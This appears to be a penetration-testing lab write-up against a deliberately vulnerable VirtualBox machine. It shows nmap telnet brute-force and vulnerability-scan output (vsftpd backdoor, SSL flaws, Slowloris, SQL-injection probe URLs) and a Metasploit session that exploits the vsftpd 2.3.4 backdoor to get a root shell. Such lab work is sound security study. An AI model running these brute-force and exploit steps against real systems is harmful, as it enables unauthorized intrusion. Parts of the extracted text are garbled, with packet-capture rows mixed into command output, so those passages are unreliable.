NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.188.129
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
| telnet-brute:
|_ Accounts:
|   user:user - Valid credentials
|_ Statistics: Performed 363 guesses in 619 seconds, average tps: 2.5
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 629.43 seconds
```

No.	Time	Source	Destination	telnet	proto	Length	Info
24868	175.482195878	192.168.188.164	192.168.188.129	TELNET	78	Telnet	Data ...
24869	175.482256050	192.168.188.164	192.168.188.129	TELNET	79	Telnet	Data ...
24870	175.484310961	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...
24872	175.484693556	192.168.188.129	192.168.188.164	TELNET	63	Telnet	Data ...
24874	175.485538676	192.168.188.129	192.168.188.164	TELNET	70	Telnet	Data ...
24876	175.485878750	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...
24878	175.485878900	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...
24880	175.532284367	192.168.188.164	192.168.188.129	TELNET	79	Telnet	Data ...
24881	175.533761161	192.168.188.129	192.168.188.164	TELNET	70	Telnet	Data ...
24883	175.632254774	192.168.188.164	192.168.188.129	TELNET	79	Telnet	Data ...
24884	175.632576054	192.168.188.164	192.168.188.129	TELNET	79	Telnet	Data ...
24885	175.633801597	192.168.188.129	192.168.188.164	TELNET	70	Telnet	Data ...
24887	175.633801927	192.168.188.129	192.168.188.164	TELNET	70	Telnet	Data ...
24889	175.728418358	192.168.188.129	192.168.188.164	TELNET	87	Telnet	Data ...
24891	175.728418719	192.168.188.129	192.168.188.164	TELNET	87	Telnet	Data ...
24893	175.721179703	192.168.188.129	192.168.188.164	TELNET	90	Telnet	Data ...
24895	175.721878113	192.168.188.129	192.168.188.164	TELNET	90	Telnet	Data ...
24897	175.859721384	192.168.188.129	192.168.188.164	TELNET	87	Telnet	Data ...
24899	175.861047100	192.168.188.129	192.168.188.164	TELNET	90	Telnet	Data ...
24901	175.868674384	192.168.188.129	192.168.188.164	TELNET	87	Telnet	Data ...
24903	175.870355186	192.168.188.129	192.168.188.164	TELNET	90	Telnet	Data ...
24905	175.885893956	192.168.188.164	192.168.188.129	TELNET	78	Telnet	Data ...
24906	175.885985022	192.168.188.164	192.168.188.129	TELNET	78	Telnet	Data ...
24907	175.887304083	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...
24909	175.887304444	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...
24911	175.887720054	192.168.188.129	192.168.188.164	TELNET	78	Telnet	Data ...

To find vulnerabilities we use vuln nse script in nmap

```
[root@kali)-[~/home/dhairya]
# nmap -Pn --script vuln 192.168.0.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-01 23:20 IST
Pre-scan script results:
| broadcast-avahi-dos:
|_ Discovered hosts:
|   224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.100
Host is up (0.00075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|_ VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539 CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
| Exploit results:
|_ Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_ http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
|_ sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|_ VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|     Transport Layer Security (TLS) services that use anonymous
|     Diffie-Hellman key exchange only provide protection against passive
|     eavesdropping, and are vulnerable to active man-in-the-middle attacks
|     which could completely compromise the confidentiality and integrity
|     of any data exchanged over the resulting session.
Check results:
ANONYMOUS DH GROUP 1
  Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
  Modulus Type: Safe prime
  Modulus Source: postfix builtin
  Modulus Length: 1024
  Generator Length: 8
  Public Key Length: 1024
```

```
    Public Key Length: 1024
References:
https://www.ietf.org/rfc/rfc2246.txt

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: BID:74733 CVE:CVE-2015-4000
The Transport Layer Security (TLS) protocol contains a flaw that is triggered when handling Diffie-Hellman key exchanges defined with the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: Unknown/Custom-generated
    Modulus Length: 512
    Generator Length: 8
    Public Key Length: 512
References:
https://weakdh.org
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
https://www.securityfocus.com/bid/74733

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: postfix builtin
    Modulus Length: 1024
    Generator Length: 8
    Public Key Length: 1024
References:
https://weakdh.org
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: BID:70574 CVE:CVE-2014-3566
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a
```

```
SSL POODLE information leak
  State: VULNERABLE
  IDs: BID:70574  CVE:CVE-2014-3566
    The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
    products, uses nondeterministic CBC padding, which makes it easier
    for man-in-the-middle attackers to obtain cleartext data via a
    padding-oracle attack, aka the "POODLE" issue.
  Disclosure date: 2014-10-14
  Check results:
    TLS_RSA_WITH_AES_128_CBC_SHA
  References:
    https://www.imperialviolet.org/2014/10/14/poodle.html
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
    https://www.openssl.org/~bodo/ssl-poodle.pdf
    https://www.securityfocus.com/bid/70574
 smtp-vuln-cve2010-4344:
  The SMTP server is not Exim: NOT VULNERABLE
3/tcp  open  domain
0/tcp  open  http
_http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /tikiwiki/: Tikiwiki
  /test/: Test page
  /phpinfo.php: Possible information file
  /phpMyAdmin/: phpMyAdmin
  /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
  /icons/: Potentially interesting folder w/ directory listing
  /index/: Potentially interesting folder
_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
_http-trace: TRACE is enabled
http-CSRF:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.100
  Found the following possible CSRF vulnerabilities:

  Path: http://192.168.0.100:80/dvwa/
  Form id:
  Form action: login.php

  Path: http://192.168.0.100:80/mutillidae/index.php?page=set-background-color.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=set-background-color.php

  Path: http://192.168.0.100:80/mutillidae/index.php?page=html5-storage.php
  Form id: idform
  Form action: index.php?page=html5-storage.php

  Path: http://192.168.0.100:80/mutillidae/index.php?page=register.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=register.php

  Path: http://192.168.0.100:80/mutillidae/?page=source-viewer.php
```

```
| VULNERABLE:  
| Slowloris DOS attack  
| State: LIKELY VULNERABLE  
| IDs: CVE:CVE-2007-6750  
| Slowloris tries to keep many connections to the target web server open and hold  
| them open as long as possible. It accomplishes this by opening connections to  
| the target web server and sending a partial request. By doing so, it starves  
| the http server's resources causing Denial Of Service.  
|  
| Disclosure date: 2009-09-17  
| References:  
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
| http://ha.ckers.org/slowloris/  
| http-sql-injection:  
| Possible sqli for queries:  
| http://192.168.0.100:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=credits.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=login.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous  
| http://192.168.0.100:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-net  
| work.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider  
| http://192.168.0.100:80/mutillidae/?page=show-log.nhn%27%20OR%20sqlspider
```

```
| 514/tcp open shell
| 1099/tcp open rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|       State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code e
xecution.

|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open postgresql
| ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: BID:70574 CVE:CVE-2014-3566
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
|         for man-in-the-middle attackers to obtain cleartext data via a
|         padding-oracle attack, aka the "POODLE" issue.
|       Disclosure date: 2014-10-14
|       Check results:
|         TLS_RSA_WITH_AES_128_CBC_SHA
|       References:
|         https://www.imperialviolet.org/2014/10/14/poodle.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|         https://www.openssl.org/~bodo/ssl-poodle.pdf
|         https://www.securityfocus.com/bid/70574
| ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|       State: VULNERABLE
|       Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.

|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|         http://www.cvedetails.com/cve/2014-0224
|         http://www.openssl.org/news/secadv_20140605.txt
| ssl-dh-params:
```


```
|_IIPC-unrealircd-backdoor: LOOKS like trojanized version of unrealircd. See http://sectists.org/fulldisclosure/2010/jun
/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/Login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder
| http-cookie-flags:
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|       httponly flag not set
- http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server open and hold
    them open as long as possible. It accomplishes this by opening connections to
    the target web server and sending a partial request. By doing so, it starves
    the http server's resources causing Denial Of Service.

  Disclosure date: 2009-09-17
  References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
    http://ha.ckers.org/slowloris/
  MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

lost script results:
_smb-vuln-ms10-061: false
_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
_smb-vuln-ms10-054: false

Imap done: 1 IP address (1 host up) scanned in 349.74 seconds

--(root@kali)-[/home/dhairya]
--#
```



1. CVE-2011-2523 - vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

[Printer-Friendly View](#)

CVE-ID	Learn more at National Vulnerability Database (NVD)			
CVE-2011-2523	CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information			
Description				
vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.				
References				
<p>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none"> • MISC:[oss-security] 20110711 Re: vsftpd download backdoored • URL:https://www.openwall.com/lists/oss-security/2011/07/11/5 • MISC:http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html • URL:http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html - MISC:https://www.redhat.com/security/advisory/2011/2523 				

Exploiting

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
----   -----  -----  -----
CHOST  192.168.100.129  no        The local client address
CPORT  21              no        The local client port
Proxies 192.168.100.129  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  192.168.100.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
RPORT  21              yes       The target port (TCP)
Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
----   -----  -----  -----
Exploit target:
Id  Name
--  --
0  Automatic
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.188.129
RHOST => 192.168.188.129
```

```
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.188.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.188.129:21 - USER: 331 Please specify the password.
[*] 192.168.188.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.188.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.188.164:41891 -> 192.168.188.129:6200) at 2024-02-09 09:52:34 +0530 query N
3535 368.333995071 192.168.188.210 192.168.188.129 NBNS 106 Name query r
-help 3536 311.127405268 82:f3:0b:3e:a7:b3 ARP 62 who has 192.
sh: line 6: -help: command not found 3537 312.127405268 PcsCompu 72:6a:99 ARP 44 192.168.188.
ifconfig 3539 312.127405268 fe80::fe0f:ffff%eth0 2401:4900:84cd:12f9... ICMPv6 88 Neighbor Sol
eth0 Link encap:Ethernet HWaddr 08:00:27:78:f6:e4 3540 312.127405268 fe80::80f3:0bff:fe3... ICMPv6 88 Neighbor Adv
inet addr:192.168.188.129 Bcast:192.168.188.255 Mask:255.255.255.0 ARP 62 Who has 192.
inet6 addr: 2401:4900:84cd:12f9:a0:27ff:fe78:f6e4/64 Scope:Global 344 DHCP 326 DHCP Request
inet6 addr: fe80::a00:27ff:fe78:f6e4/64 Scope:Link ARP 44 Who has 192.
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 ARP 62.192.168.188.
RX packets:24033 errors:0 dropped:0 overruns:0 frame:0 ARP 62 Who has 192.
TX packets:23763 errors:0 dropped:0 overruns:0 carrier:0 ARP 62 Who has 192.
collisions:0 txqueuelen:1000 7:82:13:0b:3e:a7:b3 ARP 62 Who has 192.
RX bytes:2884232 (2.7 MB) TX bytes:16350673 (15.5 MB) ARP 62 Who has 192.
Base address:0xd020 Memory:f0200000-a0200000:a7:b3 ARP 62 Who has 192.

lo Link encap:Local Loopback 3541 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
inet addr:127.0.0.1 Mask:255.0.0.0 3542 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
inet6 addr: ::1/128 Scope:Host 3543 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
UP LOOPBACK RUNNING MTU:16436 Metric:1 3544 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
RX packets:289 errors:0 dropped:0 overruns:0 frame:0 3545 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
TX packets:289 errors:0 dropped:0 overruns:0 carrier:0 3546 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
collisions:0 txqueuelen:0 3547 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
RX bytes:109449 (106.8 KB) TX bytes:109449 (106.8 KB) 3548 312.127405268 fe80::0:0:0:1 10:0:0:0:0:0:0:1 Packets: 3817 - Displayed: 3817 (100.0%) Profile: Default
```